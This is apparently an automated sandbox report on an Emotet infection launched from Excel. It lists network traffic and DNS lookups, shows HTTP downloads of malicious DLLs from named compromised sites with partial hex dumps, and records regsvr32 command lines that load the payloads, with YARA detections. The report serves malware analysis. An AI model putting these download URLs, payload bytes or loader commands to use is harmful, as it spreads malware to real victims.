May 23, 2022 08:45:01.904860020 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.904953957 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.905122042 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.905208111 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.905272007 CEST	443	49171	212.98.224.29	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:45:01.905364990 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.908164978 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.984767914 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.984920025 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.984956026 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.984977961 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.985001087 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.985018969 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.985116005 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.985518932 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.985627890 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.985686064 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.985738039 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.985765934 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.986232042 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.986336946 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.986445904 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.986556053 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.986928940 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.987030029 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.987086058 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.987159967 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.987346888 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.987369061 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.987435102 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.987510920 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.987582922 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.987776995 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.987854004 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.987922907 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.987993956 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.988188982 CEST	443	49171	212.98.224.29	192.168.2.22
May 23, 2022 08:45:01.988280058 CEST	49171	443	192.168.2.22	212.98.224.29
May 23, 2022 08:45:01.988334894 CEST	443	49171	212.98.224.29	192.168.2.22

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 08:45:01.091222048 CEST	55868	53	192.168.2.22	8.8.8.8
May 23, 2022 08:45:01.108642101 CEST	53	55868	8.8.8.8	192.168.2.22
May 23, 2022 08:45:04.368818045 CEST	49688	53	192.168.2.22	8.8.8.8
May 23, 2022 08:45:04.388351917 CEST	53	49688	8.8.8.8	192.168.2.22
May 23, 2022 08:45:36.737982035 CEST	55275	53	192.168.2.22	8.8.8.8
May 23, 2022 08:45:37.763920069 CEST	55275	53	192.168.2.22	8.8.8.8
May 23, 2022 08:45:37.784440041 CEST	53	55275	8.8.8.8	192.168.2.22
May 23, 2022 08:45:59.293072939 CEST	59915	53	192.168.2.22	8.8.8.8
May 23, 2022 08:45:59.563071966 CEST	53	59915	8.8.8.8	192.168.2.22

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 08:45:01.091222048 CEST	192.168.2.22	8.8.8.8	0xde15	Standard query (0)	www.melise totoaksesu ar.com	A (IP address)	IN (0x0001)
May 23, 2022 08:45:04.368818045 CEST	192.168.2.22	8.8.8.8	0xb23a	Standard query (0)	elamurray.com	A (IP address)	IN (0x0001)
May 23, 2022 08:45:36.737982035 CEST	192.168.2.22	8.8.8.8	0x4d86	Standard query (0)	masyuk.com	A (IP address)	IN (0x0001)
May 23, 2022 08:45:37.763920069 CEST	192.168.2.22	8.8.8.8	0x4d86	Standard query (0)	masyuk.com	A (IP address)	IN (0x0001)
May 23, 2022 08:45:59.293072939 CEST	192.168.2.22	8.8.8.8	0xfdd0	Standard query (0)	jr-software- web.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 08:45:01.108642101 CEST	8.8.8.8	192.168.2.22	0xde15	No error (0)	www.melisetotoaksesar.com	melisetotoaksesar.com		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 08:45:01.108642101 CEST	8.8.8.8	192.168.2.22	0xde15	No error (0)	melisetotoaksesar.com		212.98.224.29	A (IP address)	IN (0x0001)
May 23, 2022 08:45:04.388351917 CEST	8.8.8.8	192.168.2.22	0xb23a	No error (0)	elamurray.com		66.84.31.11	A (IP address)	IN (0x0001)
May 23, 2022 08:45:37.784440041 CEST	8.8.8.8	192.168.2.22	0x4d86	No error (0)	masyuk.com		128.199.252.32	A (IP address)	IN (0x0001)
May 23, 2022 08:45:59.563071966 CEST	8.8.8.8	192.168.2.22	0xfdd0	No error (0)	jr-software-web.net		138.219.41.210	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.melisetotoaksesar.com
- elamurray.com
- jr-software-web.net

HTTP Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	212.98.224.29	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	66.84.31.11	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:45:04.506917953 CEST	375	OUT	GET /athletics-carnival-2018/3UTZYr9D9f/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: elamurray.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:45:04.731798887 CEST	377	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 06:45:04 GMT Server: Apache Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 06:45:04 GMT Content-Disposition: attachment; filename="F3DOS06hLF1rUq3s6XOB.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b2d70a08fa=1653288304; expires=Mon, 23-May-2022 06:46:04 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 06:45:04 GMT Content-Length: 376320 Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 ea 8c e5 53 ae ed 8b 00 ae ed 8b 00 c1 9b 15 00 a4 ed 8b 00 c1 9b 21 00 ce ed 8b 00 a7 95 18 00 a9 ed 8b 00 ae ed 8a 00 cb ed 8b 00 c1 9b 20 00 84 ed 8b 00 c1 9b 10 00 af ed 8b 00 c1 9 b 11 00 af ed 8b 00 ae ed 1c 00 ac ed 8b 00 c1 9b 16 00 af ed 8b 00 52 69 63 68 ae ed 8b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 c5 a2 86 62 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 60 01 00 00 82 04 00 00 00 00 7c 90 00 00 00 10 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 05 00 02 00 00 00 00 00 20 06 00 00 04 00 00 00 00 00 02 00 40 01 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00 90 fc 01 00 72 00 00 24 f2 01 00 50 00 00 00 00 70 02 00 98 90 03 00 00 50 02 00 3c 12 00 00 00 00 00 00 00 00 00 00 00 10 06 00 d0 04 00 70 01 00 20 03 00 2e 74 65 78 74 00 00 00 5a 5e 01 00 00 10 00 00 00 60 01 00 00 04 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 02 8d 00 00 00 70 01 00 00 8e 00 00 00 64 01 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 10 43 00 00 00 02 00 00 1c 00 00 00 f2 01 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c 0 2e 70 64 61 74 61 00 00 3c 12 00 00 00 50 02 00 00 14 00 00 00 0e 02 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 98 90 03 00 00 70 02 00 00 92 03 00 00 22 02 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 98 08 00 00 00 10 06 00 00 0a 00 00 00 b4 05 00 00 00 00 00 00 00 00 00 00 00 40 40 00 00 42 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.\$S! RichPEdb" `  @r\$PpP<p .textZ^` .rdatapd@@.dataC@ .pdata<P@@.@.rsrpc"@@.@.reloc@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49176	138.219.41.210	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:45:59.833198071 CEST	846	OUT	GET /aaabackupsql/11hYk3bHJ/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: jr-software-web.net Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 08:46:00.109499931 CEST	847	IN	HTTP/1.1 200 OK Cache-Control: private Pragma: no-cache Content-Type: application/x-msdownload Expires: Mon, 23 May 2022 06:45:59 GMT Last-Modified: Mon, 23 May 2022 06:45:59 GMT Server: Microsoft-IIS/8.5 Set-Cookie: 628b2da70fdf9=1653288359; expires=Mon, 23-May-2022 06:46:59 GMT; Max-Age=60; path=/ Content-Disposition: attachment; filename="LjSKxP.dll" Content-Transfer-Encoding: binary X-Powered-By: ASP.NET Date: Mon, 23 May 2022 06:45:59 GMT Content-Length: 365056 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 b0 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 05 00 02 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 98 02 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 f2 06 00 00 00 e0 05 00 00 08 00 00 00 8a 05 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.\$8ikikikikikikikikikikikikikikikRichikPEdvpb" 5T@P .text `rdataT @@@.data7@.pdata@@@.rsrc@@@.reloc@B

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	212.98.224.29	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:45:01 UTC	0	OUT	GET /catalog/controller/account/dqfKl/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.melisetoaksesuar.com Connection: Keep-Alive
2022-05-23 06:45:01 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 May 2022 06:45:01 GMT Content-Type: application/x-msdownload Content-Length: 365056 Connection: close X-Powered-By: PHP/5.6.40 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 06:45:01 GMT Content-Disposition: attachment; filename="CPZby9k8xhW2TaPgwsAagxTpGuhIkFrK.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b2d6d9289c=1653288301; expires=Mon, 23-May-2022 06:46:01 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 06:45:01 GMT X-Cache-Status: MISS X-Powered-By: PleskLin
2022-05-23 06:45:01 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 00 22 Data Ascii: MZ@!LIThis program cannot be run in DOS mode.\$8ikikkikkikkikkikkikkikkikkikkRichikPEdv{b"

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:45:01 UTC	304	IN	Data Raw: ef d9 c5 73 67 78 22 ee 46 db 21 88 a0 2d be b4 74 64 64 6b 2f e8 24 1d d0 aa c6 23 a2 29 68 06 bc 6e aa 93 b7 c3 05 b8 f7 ae 41 24 5f 31 e4 5d 1a 2a 91 d5 20 c1 ab be 5a 51 6c 7d fb 46 75 f5 94 99 10 cc f3 9f 78 6a 63 0b ef 31 20 0e 9a c8 7d b5 e4 64 69 67 65 69 f7 21 29 57 6b 2b 20 89 cf 99 6a 6a 5e 00 b1 48 ff 25 66 40 6c d6 f8 29 59 50 2b 27 a7 6d 9c 11 98 a5 19 e5 74 4e 0b b8 74 eb 5e a6 ba 3a ee f9 8a 62 43 62 7c fb 5a ba 7e cb c3 2d ed ea 77 67 21 7a 6c d8 3c 46 fd 96 ff 06 b8 ea fa 5e 48 3c 05 bc 73 71 52 da a0 31 e0 d9 a8 2a 6f 2a 20 c5 2f 1b 2a 51 6c 7d ff c2 3d 73 6a 66 10 c8 77 68 b6 95 9c 0b eb b5 4e 5e 65 37 7d b1 60 55 ea 99 9a 69 f3 a5 8d 38 6b 2b 20 8d 4b fe 40 94 a1 00 b5 cc 99 76 66 40 6c d2 7c 2c 3b af d4 27 a3 e9 18 2b 66 5a 19 e1 30 Data Ascii: sgx"F!-tddk/\$#)hnA\$ _1]* ZQl}Fujjc1 }digei!)Wk+ jj^H%f@l)YP+^mtNt^:bCb Z--wglzl<F^H<sqR1*o^/*Ql =s jfwhN^e7j^ Ui8k+ K@vf@l ,;"+fZ0
2022-05-23 06:45:02 UTC	320	IN	Data Raw: 2e f1 19 cb 06 eb 67 d6 16 ec 4c ad 74 ee 8d 83 e1 c8 de 85 9e e2 df 6b e8 af 44 6a 51 2c 09 54 48 7d c6 eb b1 22 64 40 76 04 62 58 b8 9e 9b d7 97 05 a1 a9 16 da ab be a5 0b be bf 22 ef f4 61 ca 67 78 6a 2f ca d6 10 c6 5f 65 37 79 b1 39 40 1b 2e ee 7a 5a 6d de 52 43 62 e3 73 7e 78 e0 89 1f 17 7d 13 6e 3e 99 a0 e8 93 f0 3d 7c 40 a2 23 0e 60 1d 62 ed b6 19 ef d9 16 84 70 69 76 fb 59 45 b5 22 60 2e 54 63 62 bf 33 47 e8 3b 75 3f ac ed 26 7f e4 54 62 c3 70 d1 6d a0 2d 18 c7 74 87 ad 1b 50 59 44 8a 76 ed 0d 3c e7 fe 08 40 d6 dc 8e 01 a2 99 c3 65 90 90 85 33 ff 0e 2d f0 1f 7e 2e 0a 5a 5e f3 2f 7b ca 27 c4 b1 1a 7d ca 9a 8d 65 0f 2e 7f 1f a8 3f 3c d4 4c 73 ec c9 9c 1a ba 2e 72 d7 0d d4 8a 74 56 f2 cf 39 5f c1 b2 32 a0 37 ee 67 48 a1 f3 c1 ca d0 19 15 88 9c 8a e1 Data Ascii: .gLtkDjQ,TH)"d@vbX"agxj/_e7y9@.zZmRCbs~xn>= @#^bpivYE"".Tcb3G;u?&Tbpm-tPYDv<@e3~-.Z^/{?e.?<Ls.rtV9_27gH
2022-05-23 06:45:02 UTC	336	IN	Data Raw: 42 62 09 66 5e 67 37 41 36 8c 6f 97 98 9a 9a 7b 24 55 39 e0 e8 20 83 8a 79 30 37 9d 84 f0 c4 7d 52 6e 15 6c d4 95 21 db bc 5b a8 6f 78 20 7e 6b 5a 96 29 25 28 0b 93 71 e1 2b 48 fd 83 97 88 9a 94 a2 a3 de 73 d6 30 27 b4 49 75 fb c0 0b 6b aa 3f 34 dc 7c 83 ec 2d 10 c7 e9 21 6a df 0d 2c d7 3b 76 66 c1 51 4f c0 93 55 70 a0 2a 3a e1 0d f2 a1 1f 41 a5 2a fb 43 be 3c 7a de 61 cb 91 5f 8f 8b b2 a9 eb 61 66 de 10 27 f6 cd 1b e0 ea 2a 75 40 90 ad 8d b8 1e 3b 43 f2 df c9 e0 2f 4e c1 79 91 f6 33 76 ec c7 a1 79 a8 3d 40 27 ee 5f 78 92 f8 22 c6 da 29 25 ff 06 d1 b6 2f 76 96 29 ab 67 f9 2f 73 1b 80 cb 89 de 20 27 2f a0 9a 9b aa 0a 75 2f fb 51 45 97 31 02 14 8b 0b 21 e2 2f be 8f 79 5d 79 89 76 40 a5 12 69 59 58 d9 3c ee 5f 78 aa cc c6 3f da 29 25 ff 06 d9 b6 2f 76 f6 8d Data Ascii: Bbf^g7A6o{\$U9 y07}Rnl![ox ~kZ)% (q+Hs0'luk?4[-lj,;vfQOUp*:A^C<za_af*u@;C/Ny3vy=_'_x')%v)g/s '/u/Q E1!l/yjyv@iYX<_x?)%v
2022-05-23 06:45:02 UTC	352	IN	Data Raw: 5f 65 8f f6 3e 65 cc b2 67 65 a6 a0 24 55 e9 a8 29 68 88 94 31 6b 23 85 48 3c 7d f2 74 66 0c ff 5f 79 98 86 50 2b 8b e9 6a 48 de b8 5a 51 43 d4 76 43 75 b2 68 66 68 a4 72 67 a9 8f 63 43 92 f7 74 5f b1 d2 35 3c 5a 83 6b 67 11 e0 78 24 15 de 6b 2b 89 e7 4e 31 63 ae 5c 48 d8 aa 31 76 83 a8 24 5f 5d a9 5a 50 c3 87 2a 68 d2 c3 66 5a 69 ae 37 76 df dc 71 6a 41 aa 45 72 73 bc 68 63 6b 90 34 76 77 96 37 35 20 a7 66 6b 4f 96 21 7a 11 a0 39 6b 0f ac 02 4e 65 9e 6a 5e ad c2 4d 31 36 a2 42 24 b7 87 69 58 ed d4 6f 2a 3c 8c 28 66 9a ae 6c 35 5d 5e 34 71 0a a2 5a 45 5e 7a 79 6a 91 5e 63 34 02 9b 67 37 c1 21 64 64 9e 79 64 21 fa e0 57 39 93 35 69 00 0a 11 6a 6a ce 8c 3e 4d 75 56 67 40 4c 7e 78 69 f8 90 29 6f 42 49 49 2a 11 79 50 6c 91 b2 41 35 09 49 67 58 b1 56 66 78 d2 Data Ascii: _e>ege\$U)h1k#H~<]tf_yP+jHZQCvCuhfhrgcCt_5<Zkgx\$K+N1cH1v\$ _JZP^hfZi7vqjAErshck4vw75 fkOlz9 kNej^M16B\$!Xo*<([f5]^4qZE^zyj^c4g7!ddydlW95!ij>MuVg@L~xi)oBll^yPIA5!gXVfx

Statistics

Behavior

Click to jump to process

System Behavior	
Analysis Process: EXCEL.EXE PID: 3020, Parent PID: 576	
General	
Target ID:	0

Start time:	08:44:18
Start date:	23/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f540000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities
Registry Activities

Analysis Process: regsvr32.exe PID: 1040, Parent PID: 3020	
General	
Target ID:	3
Start time:	08:44:27
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\luxevr1.ocx
Imagebase:	0xffab0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.927742562.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.928249898.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
Old File Path	New File Path			Completion	Count	Source Address	Symbol
File Path	Offset		Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 964, Parent PID: 1040	
General	
Target ID:	4
Start time:	08:44:29
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\JPKIhC\pliz.dll"
Imagebase:	0xffab0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1358723502.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1358098923.0000000000150000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Cab4DDA.tmp	read attributes synchronize generic read	device sparse file	synchronous io non alert non directory file	success or wait	1	18000C9A0	HttpSendRe questW
C:\Users\user\AppData\Local\Temp\Tar4DDB.tmp	read attributes synchronize generic read	device sparse file	synchronous io non alert non directory file	success or wait	1	18000C9A0	HttpSendRe questW

File Path	Completion	Count	Source Address	Symbol
-----------	------------	-------	----------------	--------

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
-----------	--------	--------	-------	-------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: regsvr32.exe PID: 2724, Parent PID: 3020

General

Target ID:	5
Start time:	08:44:30
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\luxvr2.ocx
Imagebase:	0xffab0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.1254239277.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.1253034616.00000000001C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Old File Path	New File Path	Completion	Count	Source Address	Symbol
---------------	---------------	------------	-------	----------------	--------

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: svchost.exe PID: 2368, Parent PID: 404**General**

Target ID:	7
Start time:	08:45:01
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: 568, Parent PID: 3020**General**

Target ID:	8
Start time:	08:45:23
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\luxevr3.ocx
Imagebase:	0xffab0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: regsvr32.exe PID: 2156, Parent PID: 3020**General**

Target ID:	9
Start time:	08:45:27
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\luxevr4.ocx
Imagebase:	0xffab0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
